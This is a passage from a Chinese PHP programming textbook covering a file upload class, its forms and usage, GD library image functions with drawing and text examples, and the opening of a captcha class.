113             if(!$return)
114                 $this->errorMess=$this->getError();
115
116             return $return;
```

```
117             }
118         }
119
120         /**
121          * 获取上传后的文件名称
122          * @param     void  没有参数
123          * @return    string   上传后，新文件的名称，  如果是多文件上传返回数组
124          */
125         public function getFileName(){
126             return $this->newFileName;
127         }
128
129         /**
130          * 上传失败后，调用该方法则返回，上传出错信息
131          * @param     void  没有参数
132          * @return    string    返回上传文件出错的信息报告，如果是多文件上传返回数组
133          */
134         public function getErrorMsg(){
135             return $this->errorMess;
136         }
137
138         /* 设置上传出错信息 */
139         private function getError() {
140             $str = "上传文件<font color='red'>{$this->originName}</font>时出错 : ";
141             switch ($this->errorNum) {
142                 case 4: $str .= "没有文件被上传"; break;
143                 case 3: $str .= "文件只有部分被上传"; break;
144                 case 2: $str .= "上传文件的大小超过了HTML表单中MAX_FILE_SIZE选项指定的值"; break;
145                 case 1: $str .= "上传的文件超过了php.ini中upload_max_filesize选项限制的值"; break;
146                 case -1: $str .= "未允许类型"; break;
147                 case -2: $str .= "文件过大,上传的文件不能超过{$this->maxsize}个字节"; break;
148                 case -3: $str .= "上传失败"; break;
149                 case -4: $str .= "建立存放上传文件目录失败，请重新指定上传目录"; break;
150                 case -5: $str .= "必须指定上传文件的路径"; break;
151                 default: $str .= "未知错误";
152             }
153             return $str.'<br>';
154         }
155
156         /* 设置和$_FILES有关的内容 */
157         private function setFiles($name="", $tmp_name="", $size=0, $error=0) {
158             $this->setOption('errorNum', $error);
159             if($error)
160                 return false;
161             $this->setOption('originName', $name);
162             $this->setOption('tmpFileName',$tmp_name);
163             $aryStr = explode(".", $name);
164             $this->setOption('fileType', strtolower($aryStr[count($aryStr)-1]));
165             $this->setOption('fileSize', $size);
166             return true;
167         }
168
169         /* 为单个成员属性设置值 */
170         private function setOption($key, $val) {
171             $this->$key = $val;
172         }
173
174         /* 设置上传后的文件名称 */
175         private function setNewFileName() {
176             if ($this->israndname) {
```

```
177                 $this->setOption('newFileName', $this->proRandName());
178             } else{
179                 $this->setOption('newFileName', $this->originName);
180             }
181         }
182 
183         /* 检查上传的文件是否是合法的类型 */
184         private function checkFileType() {
185             if (in_array(strtolower($this->fileType), $this->allowtype)) {
186                 return true;
187             }else {
188                 $this->setOption('errorNum', -1);
189                 return false;
190             }
191         }
192 
193         /* 检查上传的文件是否是允许的大小 */
194         private function checkFileSize() {
195             if ($this->fileSize > $this->maxsize) {
196                 $this->setOption('errorNum', -2);
197                 return false;
198             }else{
199                 return true;
200             }
201         }
202 
203         /* 检查是否有存放上传文件的目录 */
204         private function checkFilePath() {
205             if(empty($this->path)){
206                 $this->setOption('errorNum', -5);
207                 return false;
208             }
209             if (!file_exists($this->path) || !is_writable($this->path)) {
210                 if (!@mkdir($this->path, 0755)) {
211                     $this->setOption('errorNum', -4);
212                     return false;
213                 }
214             }
215             return true;
216         }
217 
218         /* 设置随机文件名 */
219         private function proRandName() {
220             $fileName = date('YmdHis')."_".rand(100,999);
221             return $fileName.'.'.$this->fileType;
222         }
223 
224         /* 复制上传文件到指定的位置 */
225         private function copyFile() {
226             if(!$this->errorNum) {
227                 $path = rtrim($this->path, '/').'/';
228                 $path .= $this->newFileName;
229                 if (@move_uploaded_file($this->tmpFileName, $path)) {
230                     return true;
231                 }else{
232                     $this->setOption('errorNum', -3);
233                     return false;
234                 }
235             } else {
236                 return false;
```

```
237             }
238         }
239     }
```

15.5.4　文件上传类的应用过程

本例的文件上传类 FileUpload，既支持单文件上传，也支持多个文件一起向服务器上传，在处理方式上是没区别的，只不过在编写上传表单时，多个文件上传一定要以数组方式传递给服务器。单个文件上传表单如下所示：

```
<html>
    <head><title>单个文件上传</title></head>
    <body>
        <form action="upload.php"  method="post" enctype="multipart/form-data">
            <input type="hidden" name="MAX_FILE_SIZE" value="1000000">
            选择文件：<input type="file" name="myfile">
            <input type="submit" value="上传文件">
        </form>
    </body>
</html>
```

多个文件上传表单如下所示，类型为 file 的表单名称（myfile[]）后面使用“[]”将$_FILES[‘myfile’]变成了二维数组：

```
<html>
    <head><title>多文件上传</title></head>
    <body>
        <form action="upload.php"  method="post" enctype="multipart/form-data">
            <input type="hidden" name="MAX_FILE_SIZE" value="1000000">
            选择文件1：<input type="file" name="myfile[]"><br>
            选择文件2：<input type="file" name="myfile[]"><br>
            选择文件3：<input type="file" name="myfile[]"><br>
            <input type="submit" value="上传文件">
        </form>
    </body>
</html>
```

上面两个表单，都将提交的位置指向了同一个文件 upload.php，所以不难看出单个和多个文件上传是一样的处理方式，upload.php 代码如下所示：

```
<?php
    /**
        file: upload.php
        使用文件上传FileUpload类，  处理单个和多个文件上传
    */
    require "fileupload.class.php";                          //加载文件上传类

    $up = new FileUpload;                                    //实例化文件上传对象

    /*可以通过set方法设置上传的属性，设置多个属性set方法可以单独调用，也可以连贯操作一起调用多个
    $up -> set('path', './newpath/')                         //可以自己设置上传文件保存的路径
        -> set('size', 1000000)                              //可以自己限制上传文件的大小
        -> set('allowtype', array('gif', 'jpg', 'png'))      //可以自己限制上传文件的类型
        -> set('israndname', false);                         //可以使用原文件名，不让系统命名     */

    //调用$up对象的upload()方法上传文件，myfile是表单的名称，上传成功返回true,否则为false
```

```
17      if( $up->upload('myfile') ) {
18          //如果上传多个文件，下面方法返回是数组，存放所有上传后的文件名，单文件上传则直接返回文件名称
19          print_r($up->getFileName());
20      }else{
21          //如果上传多个文件时，下面方法返回是数组，多条出错信息，单文件上传出错则直接返回一条错误报告
22          print_r($up->getErrorMsg());
23      }
```

在 upload.php 文件中，首先必须加载文件上传 FileUpload 类所在的文件 fileupload.class.php。再就是实例化文件上传类的对象，然后通过调用 upload()方法上传文件，如果上传成功，可以通过 getFileName()方法获取上传后的文件名称，如果上传失败，还可以通过 getErrorMsg()方法获取错误报告。如果需要改变上传的一些行为，可以通过调用 set()方法来完成一些属性的设置。set()方法可以单独使用设置一个属性的值，如果需要改变多个属性的值，可以连续调用 set()方法进行设置，也可以连贯操作同时设置多个属性。操作过程如图 15-4 所示。

单个文件上传过程：

多个文件上传过程：

图 15-4　使用文件上传类上传文件的操作过程

通过运行结果可以看到，如果是处理单个文件上传，成功后 getFileName()方法返回上传后的文件名称。如果是多个文件上传成功，getFileName()方法则会返回一个数组，将多个上传文件的名称全部返回。如果单个文件上传时出错，通过 getErrorMsg()方法可以获取一条错误信息，而如果是上传多个文件时出错，也是通过 getErrorMsg()方法以数组形式返回全部错误信息。

15.6 小结

本章必须掌握的知识点

- 目录的操作（遍历目录、统计目录大小、建立和删除目录、复制目录）

- 文件的操作（打开与关闭文件、写入文件、读取文件、访问远程文件、文件内部操作）
- 文件的一些基本操作函数
- 文件的上传
- 文件上传类的应用

本章需要了解的内容

- 文件的类型和文件的属性获取
- 文件的锁定机制
- 文件的下载机制
- 文件上传类的编写

本章需要拓展的内容

- 所有的文件和目录的操作函数
- 使用文件处理修改本地文件内容
- 使用文件处理采集远程文件内容

本章的学习建议

- 多通过实例编写，熟练掌握文件操作，并可以灵活地在项目中应用和文件有关的处理

第16章 PHP 动态图像处理

PHP 不仅限于处理文本数据，还可以创建不同格式的动态图像，包括 GIF、PNG、JPG、WBMP 和 XPM 等。在 PHP 中，是通过使用 GD 扩展库实现对象图像的处理的，不仅可以创建新图像，而且可以处理已有的图像。更方便的是，PHP 不仅可以将动态处理后的图像以不同格式保存在服务器中，还可以直接将图像流输出到浏览器。例如验证码、股票走执图、电子相册等动态图像处理。

16.1 PHP 中 GD 库的使用

在 PHP 中，有一些简单的图像函数是可以直接使用的，但大多数要处理的图像，都需要在编译 PHP 时加上 GD 库。除了安装 GD 库之外，在 PHP 中还可能需要其他的库，这可以根据需要支持哪些图像格式而定。GD 库可以在 http://www.boutell.com/gd/免费下载，不同的 GD 版本支持的图像格式不完全一样，最新的 GD 库版本支持 GIF、JPEG、PNG、WBMP、XBM 等格式的图像文件，此外还支持一些如 FreeType、Type 1 等字体库。通过 GD 库中的函数可以完成各种点、线、几何图形、文本及颜色的操作和处理，也可以创建或读取多种格式的图像文件。

在 PHP 中，通过 GD 库处理图像的操作，都是先在内存中处理，操作完成以后再以文件流的方式，输出到浏览器或保存在服务器的磁盘中。创建一个图像应该完成如下所示的 4 个基本步骤。

（1）创建画布：所有的绘图设计都需要在一个背景图片上完成，而画布实际上就是在内存中开辟的一块临时区域，用于存储图像的信息。以后的图像操作都将基于这个背景画布，该画布的管理就类似于我们在画画时使用的画布。

（2）绘制图像：画布创建完成以后，就可以通过这个画布资源，使用各种画像函数设置图像的颜色、填充画布、画点、线段、各种几何图形，以及向图像中添加文本等。

（3）输出图像：完成整个图像的绘制以后，需要将图像以某种格式保存到服务器指定的文件中，或将图像直接输出到浏览器上显示给用户。但在图像输出之前，一定要使用 header()函数发送 Content-type 通知浏览器，这次发送的是图片不是文本。

（4）释放资源：图像被输出以后，画布中的内容也不再有用。出于节约系统资源的考虑，需要及时清除画布占用的所有内存资源。

我们先来了解一个非常简单的创建图像脚本。在下面的脚本文件 image.php 中，按前面介绍的绘制图像的四个步骤，使用 GD 库动态输出一个扇形统计图。代码如下所示：

```
<?php
    //创建画布，返回一个资源类型的变量$image，并在内存中开辟一块临时区域
    $image = imagecreatetruecolor(100, 100);                          //创建画布的大小为100x100

    //设置图像中所需的颜色，相当于在画画时准备的染料盒
    $white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);            //为图像分配颜色为白色
    $gray = imagecolorallocate($image, 0xC0, 0xC0, 0xC0);             //为图像分配颜色为灰色
    $darkgray = imagecolorallocate($image, 0x90, 0x90, 0x90);         //为图像分配颜色为暗灰色
    $navy = imagecolorallocate($image, 0x00, 0x00, 0x80);             //为图像分配颜色为深蓝色
    $darknavy = imagecolorallocate($image, 0x00, 0x00, 0x50);         //为图像分配颜色为暗深蓝色
    $red = imagecolorallocate($image, 0xFF, 0x00, 0x00);              //为图像分配颜色为红色
    $darkred = imagecolorallocate($image, 0x90, 0x00, 0x00);          //为图像分配颜色为暗红色

    imagefill($image, 0, 0, $white);                                  //为画布背景添充背景颜色
    //动态制做3D 效果
    for ($i = 60; $i > 50; $i--) {                                    //循环10次画出立体效果
        imagefilledarc($image, 50, $i, 100, 50, -160, 40, $darknavy, IMG_ARC_PIE);
        imagefilledarc($image, 50, $i, 100, 50, 40, 75 , $darkgray, IMG_ARC_PIE);
        imagefilledarc($image, 50, $i, 100, 50, 75, 200 , $darkred, IMG_ARC_PIE);
    }

    imagefilledarc($image, 50, 50, 100, 50, -160, 40, $navy, IMG_ARC_PIE);   //画一椭圆弧且填充
    imagefilledarc($image, 50, 50, 100, 50, 40, 75 , $gray, IMG_ARC_PIE);    //画一椭圆弧且填充
    imagefilledarc($image, 50, 50, 100, 50, 75, 200 , $red, IMG_ARC_PIE);    //画一椭圆弧且填充

    imageString($image, 1, 15, 55, '34.7%', $white);                  //水平地画一行字符串
    imageString($image, 1, 45, 35, '55.5%', $white);                  //水平地画一行字符串

    // 向浏览器中输出一个GIF格式的图片
    header('Content-type: image/png');                //使用头函数告诉浏览器以图像方式处理以下输出
    imagepng($image);                                                 //向浏览器输出
    imagedestroy($image);                                             //销毁图像释放资源
```

直接通过浏览器请求该脚本，或是将该脚本所在的 URL，赋给 HTML 中 IMG 标记的 src 属性，都可以获取动态输出的图像结果，如图 16-1 所示。




图 16-1　使用 PHP 的 GD 库动态绘制统计图

16.1.1 画布管理

使用 PHP 的 GD 库处理图像时，必须对画布进行管理。创建画布就是在内存中开辟一块存储区域，以后在 PHP 中对图像的所有操作都是基于这个图布处理的，图布就是一个图像资源。在 PHP 中，可以使用 imagecreate()和 imageCreateTrueColor()两个函数创建指定的画布。这两个函数的作用是一致的，都是建立一个指定大小的画布，它们的原型如下所示：

```
resource imagecreate ( int $x_size, int $y_size )                    //新建一个基于调色板的图像
resource imagecreatetruecolor ( int $x_size, int $y_size )           //新建一个真彩色图像
```

虽然这两个函数都可以创建一个新的画布，但各自能够容纳颜色的总数是不同的。imageCreate()函数可以创建一个基于普通调色板的图像，通常支持 256 色。而 imageCreateTrueColor()函数可以创建一个真彩色图像，但该函数不能用于 GIF 文件格式。当画布创建后，返回一个图像标识符，代表了一幅宽度为$x_size 和高度为$y_size 的空白图像引用句柄。在后续的绘图过程中，都需要使用这个资源类型的句柄。例如，可以通过调用 imagex()和 imagey()两个函数获取图像的大小。代码如下所示：

```
<?php
    $img = imagecreatetruecolor(300, 200);          //创建一个300*200的画布
    echo imagesx($img);                             //输出画布宽度300
    echo imagesy($img);                             //输出画布高度200
```

另外，画布的引用句柄如果不再使用，一定要将这个资源销毁，释放内存与该图像的存储单元。画布的销毁过程非常简单，调用 imagedestroy()函数就可以实现。其语法格式如下所示：

```
bool imagedestroy ( resource $image )                //销毁一图像
```

如果该方法调用成功，就会释放与参数$image 关联的内存。其中参数$image 是由图像创建函数返回的图像标识符。

16.1.2 设置颜色

在使用 PHP 动态输出美丽图像的同时，也离不开颜色的设置，就像画画时需要使用调色板一样。设置图像中的颜色，需要调用 imageColorAllocate()函数完成。如果在图像中需要设置多种颜色，只要多次调用该函数即可。该函数的原型如下所示：

```
int imagecolorallocate ( resource $image, int $red, int $green, int $blue )  //为一幅图像分配颜色
```

该函数会返回一个标识符，代表了由给定的 RGB 成分组成的颜色。参数$red、$green 和$blue 分别是所需要的颜色的红、绿、蓝成分。这些参数是 0 到 255 的整数或者十六进制的 0x00 到 0xFF。第一个参数$image 是画布图像的句柄，该函数必须调用$image 所代表的图像中的颜色。但要注意，如果是使用 imagecreate()函数建立的画布，则第一次对 imagecolorallocate()函数的调用，会给基于调色板的图像填充背景色。该函数的使用代码如下所示：

```
<?php
    $im = imagecreate(100, 100);                          //为设置颜色函数提供一个画布资源
    //背景设为红色
    $background = imagecolorallocate($im, 255, 0, 0);     //第一次调用即为画布设置背景颜色
    //设定一些颜色
    $white = imagecolorallocate($im, 255, 255, 255);      //返回由十进制整数设置为白色的标识符
```

```
$black = imagecolorallocate($im, 0, 0, 0);                    //返回由十进制整数设置为黑色的标识符
//十六进制方式
$white = imagecolorallocate($im, 0xFF, 0xFF, 0xFF);           //返回由十六进制整数设置为白色的标识符
$black = imagecolorallocate($im, 0x00, 0x00, 0x00);           //返回由十六进制整数设置为黑色的标识符
```

16.1.3　生成图像

使用 GD 库中提供的函数动态绘制完成图像以后，就需要输出到浏览器或者将图像保存起来。在 PHP 中，可以将动态绘制完成的画布，直接生成 GIF、JPEG、PNG 和 WBMP 四种图像格式。可以通过调用下面四个函数生成这些格式的图像：

```
bool imagegif (resource $image [, string $filename] )                          //以 GIF 格式将图像输出
bool imagejpeg(resource $image [, string $filename [, int $quality]])         //以 JPEG 格式将图像输出
bool imagepng ( resource $image [, string $filename] )                         //以 PNG 格式将图像输出
bool imagewbmp ( resource $image [, string $filename [, int $foreground]] )   //以 WBMP 格式将图像输出
```

以上四个函数的使用类似，前两个参数的使用是相同的。第一个参数$image 为必选项，是前面介绍的图像引用句柄。如果不为这些函数提供其他参数，访问时则直接将原图像流输出，并在浏览器中显示动态输出的图像。但一定要在输出之前，使用 header()函数发送标头信息，用来通知浏览器使用正确的 MIME 类型对接收的内容进行解析，让它知道我们发送的是图片而不是文本的 HTML。以下代码段通过自动检测 GD 库支持的图像类型，来写出移植性更好的 PHP 程序。如下所示：

```
<?php
if (function_exists("imagegif")) {                          //判断生成GIF格式图像的函数是否存在
    header("Content-type: image/gif");                      //发送标头信息设置MIME类型为image/gif
    imagegif($im);                                          //以GIF格式将图像输出到浏览器
} elseif (function_exists("imagejpeg")) {                   //判断生成JPEG格式图像的函数是否存在
    header("Content-type: image/jpeg");                     //发送标头设置MIME类型为image/jpeg
    imagejpeg($im, "", 0.5);                                //以JPEG格式将图像输出到浏览器
} elseif (function_exists("imagepng")) {                    //判断生成PNG格式图像的函数是否存在
    header("Content-type: image/png");                      //发送标头设置MIME类型为image/png
    imagepng($im);                                          //以PNG格式将图像输出到浏览器
} elseif (function_exists("imagewbmp")) {                   //判断生成WBMP格式图像的函数是否存在
    header("Content-type: image/vnd.wap.wbmp");             //设置MIME类型为image/vnd.wap.wbmp
    imagewbmp($im);                                         //以WBMP格式将图像输出到浏览器
} else {                                                    //如果没有可以使用的生成图像函数
    die("在PHP服务器中，不支持图像");                        //则PHP不支持图像操作，退出
}
```

如果希望将 PHP 动态绘制的图像保存在本地服务器上，则必须在第二个可选参数中指定一个文件名字符串。这样，不仅不会将图像直接输出到浏览器，也不需要使用 header()函数发送标头信息。

如果使用 imageJPEG()函数生成 JPEG 格式的图像，还可以通过第三个可选参数$quality 指定 JPEG 格式图像的品质，该参数可以提供的值是从 0（最差品制，但文件最小）到 100（最高品质，文件也最大）的整数，默认值为 75。也可以为函数 imageWBMP()提供第三个可选参数$forground，指定图像的前景颜色，默认颜色值为黑色。

16.1.4　绘制图像

在 PHP 中绘制图像的函数非常丰富，包括点、线、各种几何图形等可以想象出来的平面图形，都

可以通过 PHP 中提供的各种画图函数完成。我们在这里只介绍一些常用的图像绘制，如果使用我们没有介绍过的函数，可以参考手册实现。另外，这些图形绘制函数都需要使用画布资源，并在画布中的位置通过坐标（原点是该画布左上角的起始位置，以像素为单位，沿着 *X* 轴正方向向右延伸，*Y* 轴正方向向下延伸）决定，而且还可以通过函数中的最后一个参数，设置每个图形的颜色。画布中的坐标系统如图 16-2 所示。




图 16-2　使用 PHP 绘制图像的坐标演示

1. 图形区域填充

通过 PHP 仅仅绘制出只有边线的几何图形是不够的，还可以使用对应的填充函数，完成图形区域的填充。除了每个图形都有对应的填充函数之外，还可以使用 imageFill()函数实现区域填充。该函数的语法格式如下：

```
bool imagefill ( resource $image, int $x, int $y, int $color )          //区域填充
```

该函数在参数$image 代表的图像上，相对于图像左上角（0, 0）坐标处，从坐标（$x，$y）处用参数$color 指定的颜色执行区域填充。与坐标（$x, $y）点颜色相同且相邻的点都会被填充。例如在下面的示例中，将画布的背景设置为红色。代码如下所示：

```
<?php
    $im = imagecreatetruecolor(100, 100);                    //创建100*100大小的画布
    $red = imagecolorallocate($im, 255, 0, 0);               //设置一个颜色变量为红色

    imagefill($im, 0, 0, $red);                              //将背景设为红色

    header('Content-type: image/png');                       //通知浏览器这不是文本而是一个图片
    imagepng($im);                                           //生成PNG格式的图片输出给浏览器

    imagedestroy($im);                                       //销毁图像资源，释放画布占用的内存空间
```

2. 绘制点和线

画点和线是绘制图像中最基本的操作，如果灵活使用，可以通过它们绘制出千变万化的图像。在 PHP 中，使用 imageSetPixel()函数在画布中绘制一个单一像素的点，并且可以设置点的颜色。其函数的原型如下所示：

```
bool imagesetpixel ( resource $image, int $x, int $y, int $color )          //画一个单一像素
```

该函数在第一个参数$image 中提供的画布上，距离原点分别为$x 和$y 的坐标位置，绘制一个颜色为$color 的一个像素点。理论上使用画点函数便可以画出所需要的所有图形，也可以使用其他的绘图函数。如果需要绘制一条线段，可以使用 imageline()函数，其语法格式如下所示：

```
bool imageline ( resource $image, int $x1, int $y1, int $x2, int $y2, int $color )          //画一条线段
```

我们都知道两点确定一条线段，所以该函数使用$color 颜色在图像$image 中，从坐标（$x1, $x2）开始到（$x2, $y2）坐标结束画一条线段。

3. 绘制矩形

可以使用 imageRectangle()函数绘制矩形，也可以通过 imageFilledRectangle() 函数绘制一个矩形并填充。这两个函数的语法格式如下：

```
bool imagerectangle ( resource $image, int $x1, int $y1, int $x2, int $y2, int $color )        //画一个矩形
bool imagefilledrectangle ( resource image, int $x1, int $y1, int $x2, int $y2, int $color )   //画一矩形并填充
```

这两个函数的行为类似，都是在$image 图像中画一个矩形，只不过前者是使用$color 参数指定矩形的边线颜色，而后者则是使用这个颜色填充矩形。相对于图像左上角的（0, 0）位置，矩形的左上角坐标为（$x1, $y1），右下角坐标为（$x2, $y2）。

4．绘制多边形

可以使用 imagePolygon()函数绘制一个多边形，也可以通过 imageFilledPolygon()函数绘制一个多边形并填充。这两个函数的语法格式如下：

```
bool imagepolygon (resource $image, array $points, int $num_points, int $color )        //画一个多边形
bool imagefilledpolygon (resource $image, $array $points, int $num_points, int $color)  //画一多边形并填充
```

这两个函数的行为类似，都是在$image 图像中画一个多边形，只不过前者是使用$color 参数指定多边形的边线颜色，而后者则是使用这个颜色填充多边形。第二个参数$points 是一个 PHP 数组，包含了多边形的各个顶点坐标。即 points[0]=x0，points[1]=y0，points[2]=x1，points[3]=y1，依此类推。第三个参数$num_points 是顶点的总数，必须大于 3。

5．绘制椭圆

可以使用 imageEllipse()函数绘制一个椭圆，也可以通过 imageFilledEllipse()函数绘制一个椭圆并填充。这两个函数的语法格式如下：

```
bool imageellipse ( resource $image, int $cx, int $cy, int $w, int $h, int $color )        //画一个椭圆
bool imagefilledellipse ( resource $image, int $cx, int $cy, int $w, int $h, int $color )  //画一个椭圆填充
```

这两个函数的行为类似，都是在$image 图像中画一个椭圆，只不过前者是使用$color 参数指定椭圆形的边线颜色，而后者则是使用它填充颜色。相对于画布左上角坐标（0, 0），以（$cx, $cy）坐标为中心画一个椭圆，参数$w 和$h 分别指定了椭圆的宽和高。如果成功则返回 TRUE，失败则返回 FALSE。

6．绘制弧线

前面介绍的 3D 扇形统计图示例，就是使用绘制填充圆弧的函数实现的。可以使用 imageArc()函数绘制一条弧线，以及圆形和椭圆形。这个函数的语法格式如下：

```
bool imagearc ( resource $image, int $cx, int $cy, int $w, int $h, int $s, int $e, int $color )   //画椭圆弧
```

相对于画布左上角坐标（0, 0），该函数以（$cx, $cy）坐标为中心，在$image 所代表的图像中画一个椭圆弧。其中参数$w 和$h 分别指定了椭圆的宽度和高度，起始点和结束点以$s 和$e 参数以角度指定。0° 位于三点钟位置，以顺时针方向绘画。如果要绘制一个完整的圆形，首先要将参数$w 和$h 设置为相等的值，然后将起始角度$s 指定为 0，结束角度$e 指定为 360。如果需要绘制填充圆弧，可以查询 imageFilledArc()函数使用。

16.1.5　在图像中绘制文字

在图像中显示的文字也需要按坐标位置画上去。在 PHP 中不仅支持比较多的字体库，而且提供了非常灵活的文字绘制方法。例如，在图像中绘制缩放、倾斜、旋转的文字等。可以使用 imageString()、

imageStringUP() 或 imageChar() 等函数使用内置的字体文字绘制到图像中。这些函数的原型如下所示：

```
bool imagestring ( resource $image, int $font, int $x, int y, string $s, int $color )        //水平地画一行字符串
bool imagestringup ( resource $image, int $font, int $x, int y, string $s, int $color )      //垂直地画一行字符串
bool imagechar ( resource $image, int $font, int $x, int $y, char $c, int $color )           //水平地画一个字符
bool imagecharup ( resource $image, int $font, int $x, int $y, char $c, int $color )         //垂直地画一个字符
```

在上面列出来的四个函数中，前两个函数 imageString()和 imageStringUP()分别用来向图像中水平和垂直输出一行字符串，而后两个函数 imageChar()和 imageCharUP()分别用来向图像中水平和垂直输出一个字符。虽然这四个函数有所差异，但调用方式类似。它们都是在$image 图像中绘制由第五个参数指定的字符串或字符，绘制的位置都是从坐标($x, $y)开始输出。如果是水平地画一行字符串则是从左向右输出，而垂直地画一行字符串则是从下而上输出。这些函数都可以通过最后一个参数$color 给出文字的颜色。第二个参数$font 则给出了文字字体标识符，其值为整数 1、2、3、4 或 5，则是使用内置的字体，数字越大则输出的文字尺寸就越大。下面是在一个图像中输出文字的示例：

```php
<?php
    $im = imagecreate(150, 150);                                    //创建一个150*150的画布

    $bg = imagecolorallocate($im, 255, 255, 255);                   //设置画布的背景为白色
    $black = imagecolorallocate($im, 0, 0, 0);                      //设置一个颜色变量为黑色

    $string = "LAMPBrother";                                        //在图像中输出的字符串

    imageString($im, 3, 28, 70, $string, $black);                   //水平将字符串输到图像中
    imageStringUp($im, 3, 59, 115, $string, $black);                //垂直由下而上输到图像中
    for($i=0,$j=strlen($string); $i<strlen($string); $i++,$j--){    //循环单个字符输到图像中
        imageChar($im, 3, 10*($i+1), 10*($i+2), $string[$i], $black);    //向下倾斜输出每个字符
        imageCharUp($im, 3, 10*($i+1), 10*($j+2), $string[$i], $black); //向上倾斜输出每个字符
    }

    header('Content-type: image/png');                              //设置输出的头部标识符
    imagepng($im);                                                  //输出PNG格式的图片
```

直接请求该脚本在浏览器中显示的图像如图 16-3 所示。

图 16-3　使用 PHP 的 GD 库绘制内置字体

除了通过上面介绍的四个函数输出内置的字体外，还可以使用 imageTtfText()函数，输出一种可以

缩放的与设备无关的 TrueType 字体。TrueType 是用数学函数描述字体轮廓外形，既可以用做打印字体，又可以用做屏幕显示，各种操作系统都可以兼容这种字体。由于它是由指令对字形进行描述，因此它与分辨率无关，输出时总是按照打印机的分辨率输出。无论放大或缩小，字符总是光滑的，不会有锯齿出现。例如在 Windows 系统中，字体库所在的文件夹 C:\WINDOWS\Fonts 下，对 TrueType 字体都有标注，如 simsun.ttf 为 TrueType 字体中的“宋体”。imageTtfText()函数的原型如下所示：

```
array imagettftext(resource $image, float $size, float $angle, int $x, int $y, int $color, string $fontfile, string $text )
```

该函数需要多个参数，其中参数$image 需要提供一个图像资源。参数$size 用来设置字体大小，根据 GD 库版本不同，应该以像素大小指定（GD1）或点大小（GD2）。参数$angle 是角度制表示的角度，0°为从左向右读的文本，更高数值表示逆时针旋转。例如，90°表示从下向上读的文本。并由（$x，$y）两个参数所表示的坐标，定义了第一个字符的基本点，大概是字符的左下角。而这和 imagestring()函数有所不同，其（$x，$y）坐标定义了第一个字符的左上角。参数$color 指定颜色索引。使用负的颜色索引值具有关闭防锯齿的效果。参数$fontfile 是想要使用的 TrueType 字体的路径。根据 PHP 所使用的 GD 库的不同，当 fontfil 没有以“/”开头时则“.ttf”将被加到文件名之后，并且会在库定义字体路径中尝试搜索该文件名。最后一个参数$text 指定需要输出的文本字符串，可以包含十进制数字化字符表示（形式为：€）来访问字体中超过位置 127 的字符。UTF-8 编码的字符串可以直接传递。如果字符串中使用的某个字符不被字体支持，一个空心矩形将替换该字符。

imagettftext()函数返回一个含有 8 个单元的数组，表示了文本外框的四个角，顺序为左下角，右下角，右上角，左上角。这些点是相对于文本的而和角度无关，因此“左上角”指的是以水平方向看文字时其左上角。我们通过在下例中的脚本，生成一个白色的 400×30 像素的 PNG 图像，其中有黑色（带灰色阴影）“宋体”字体写的“LAMP 兄弟连——无兄弟，不编程!”。代码如下所示：

```
<?php
    $im = imagecreatetruecolor(400, 30);                    //创建400  300像素大小的画布

    $white = imagecolorallocate($im, 255, 255, 255);        //创建白色
    $grey = imagecolorallocate($im, 128, 128, 128);         //创建灰色
    $black = imagecolorallocate($im, 0, 0, 0);              //创建黑色

    imagefilledrectangle($im, 0, 0, 399, 29, $white);       //输出一个使用白色填充的矩形作为背景

    //如果有中文输出，需要将其转码，转换为UTF-8的字符串才可以直接传递
    $text = iconv("GB2312", "UTF-8", "LAMP兄弟连—无兄弟，不编程！ ");
    //指定字体，将系统中与simsum.ttc对应的字体复制到当前目录下
    $font = 'simsun.ttc';

    imagettftext($im, 20, 0, 12, 21, $grey, $font, $text);  //输出一个灰色的字符串作为阴影
    imagettftext($im, 20, 0, 10, 20, $black, $font, $text); //在阴影之上输出一个黑色的字符串

    header("Content-type: image/png");                      //通知浏览器将输出格式为PNG的图像
    imagepng($im);                                          //向浏览器中输出PNG格式的图像

    imagedestroy($im);                                      //销毁资源，释放内存占用的空间
```

直接请求该脚本在浏览器中显示的图像如图 16-4 所示。

图 16-4　使用 PHP 的 GD 库绘制与设备无关的 TrueType 字体

16.2 设计经典验证码类

验证码就是将一串随机产生的数字或符号，动态生成一幅图片。再在图片中加上一些干扰像素，只要让用户可以通过肉眼识别其中的信息即可。并在表单提交时使用，只有审核成功后才能使用某项功能。很多地方都需要使用验证码，经常出现在用户注册、登录或者在网上发帖子时。因为你的 Web 站有时会碰到客户机恶意攻击，其中一种很常见的攻击手段就是身份欺骗。它通过在客户端脚本写入一些代码，然后利用其客户机在网站，论坛反复登录。或者攻击者创建一个 HTML 窗体，其窗体包含了你注册窗体或发帖窗体等相同的字段。然后利用“http-post”传输数据到服务器，服务器就会执行相应的创建账户，提交垃圾数据等操作。如果服务器本身不能有效验证并拒绝此非法操作，它会很严重耗费其系统资源，降低网站性能甚至使程序崩溃。验证码就是为了防止有人利用机器人自动批量注册、对特定的注册用户用特定程序暴力破解方式进行不断的登录、灌水等。因为验证码是一个混合了数字或符号的图片，人眼看起来都费劲，机器识别起来就更困难了。这样可以确保当前访问者是一个人而非机器。

16.2.1 设计验证码类

我们通过本章节中介绍的图像处理内容，设计一个验证码类 Vcode。将该类声明在文件 vcode.class.php 中，并通过面向对象的特性将一些实现的细节封装在该类中。只要在创建对象时，为构造方法提供三个参数，包括创建验证码图片的宽度、高度及验证码字母个数，就可以成功创建一个验证码类的对象。默认验证码的宽度为 80 个像素，高度为 20 个像素，由 4 个字母或数字组成。该类的声明代码如下所示：

```
<?php
    /**
        file: vcode.class.php
        验证码类,类名Vcode
    */
    class  Vcode {
